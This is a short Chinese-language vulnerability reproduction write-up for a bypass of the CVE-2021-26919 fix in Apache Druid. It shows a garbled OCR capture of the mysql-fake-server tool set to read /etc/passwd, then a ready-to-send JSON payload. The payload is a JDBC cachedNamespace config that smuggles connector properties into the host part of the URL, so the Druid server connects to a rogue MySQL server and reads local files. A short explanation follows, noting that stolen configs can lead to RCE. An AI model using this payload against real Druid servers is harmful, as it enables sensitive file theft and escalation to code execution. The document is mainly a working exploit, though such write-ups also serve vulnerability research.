
## 漏洞复现

该漏洞是CVE-2021-26919漏洞修复的绕过,此处使用开源项目mysql-fake-server构建恶意MySQL服务器

Help Version FakeServ			r	- ×	
MySQL F	PostgreSQL Apache Der	by			
Bind IP	0.0.0.0	USE 0.0.0.0	Status:	RUNNING	
Bind Port	55044	Random Free Port	Start Server	Stop Server	
Payload Panel					
Addr	ip:port				
Gadget					
○ JDK 7u2	1	○ JDK 8u20	● CB 1.9		
CC 4.4.0	(CC2)	URLDNS	OCC 3.1 (	CC6)	
use custo	use custom gadget (base64 data)  Apply Gadge			Clean	
Mode Type JDBC Versio	on	File Read     ServerStatusDiffIntered		0	
5.1.0-5.1	.18	28	6.0.2-6.0.6	8.0.7-8.0.20	
Cmd / File	/etc/passwd		Generate Base	Generate Normal	
Generate	Generate jdbc:mysql://ip:port/test?allowLoadLocalInfile=true&allowUrlI			Copy Payload	
Log	40] sena greeting from ser	ver			
[log] [02:21: [log] [02:21: [log] [02:42: [log] [02:42: [log] [02:42: [log] [02:42: [log] [02:44:	.46] username: null .46] start fake mysql server: .29] accept: 192.168.31.70 .29] send greeting from ser .29] username: fileread29] mode: file read .29] accept: 192.168.31.70 .29] send greeting from ser	: 0.0.0.0:55044 ver			

接着利用CVE-2021-26919漏洞同样的入口点进行漏洞触发



## 漏洞测试数据

```
{
  "type": "cachedNamespace",
  "extractionNamespace": {
    "type": "jdbc",
    "pollPeriod": "PT1H",
    "connectorConfig": {
      "connectURI": "jdbc:mysql://address=(protocol=tcp)(host=192.168.31.70)
(port=55044)(autoDeserialize=true)(allowLoadLocalInfile=true)
(allowUrlInLocalInfile=true)(allowLoadLocalInfileInPath=true)
(maxAllowedPacket=65536)/test",
      "user": "fileread_/etc/passwd",
      "password": "1"
    },
    "table": "onHeapPolling",
    "keyColumn": "onHeapPolling",
    "valueColumn": "onHeapPolling"
 }
}
```

## 漏洞原理

在**CVE-2021-26919**漏洞的修复中针对于<mark>Jdbc</mark>Url中Qeury部分做了白名单限制,忽略了对Host部分的校验,在mysql-connector-java中支持在Host区域配置属性的操作

本漏洞就是利用这种特性绕过相关校验限制最终实现攻击,不过此处由于在高版本的druid 中所依赖的mysql-connector-java库版本较高,无法进行反序列化并进行代码执行攻击,只能进行文件读取操作,不过攻击者可以读取相关敏感配置文件实现RCE。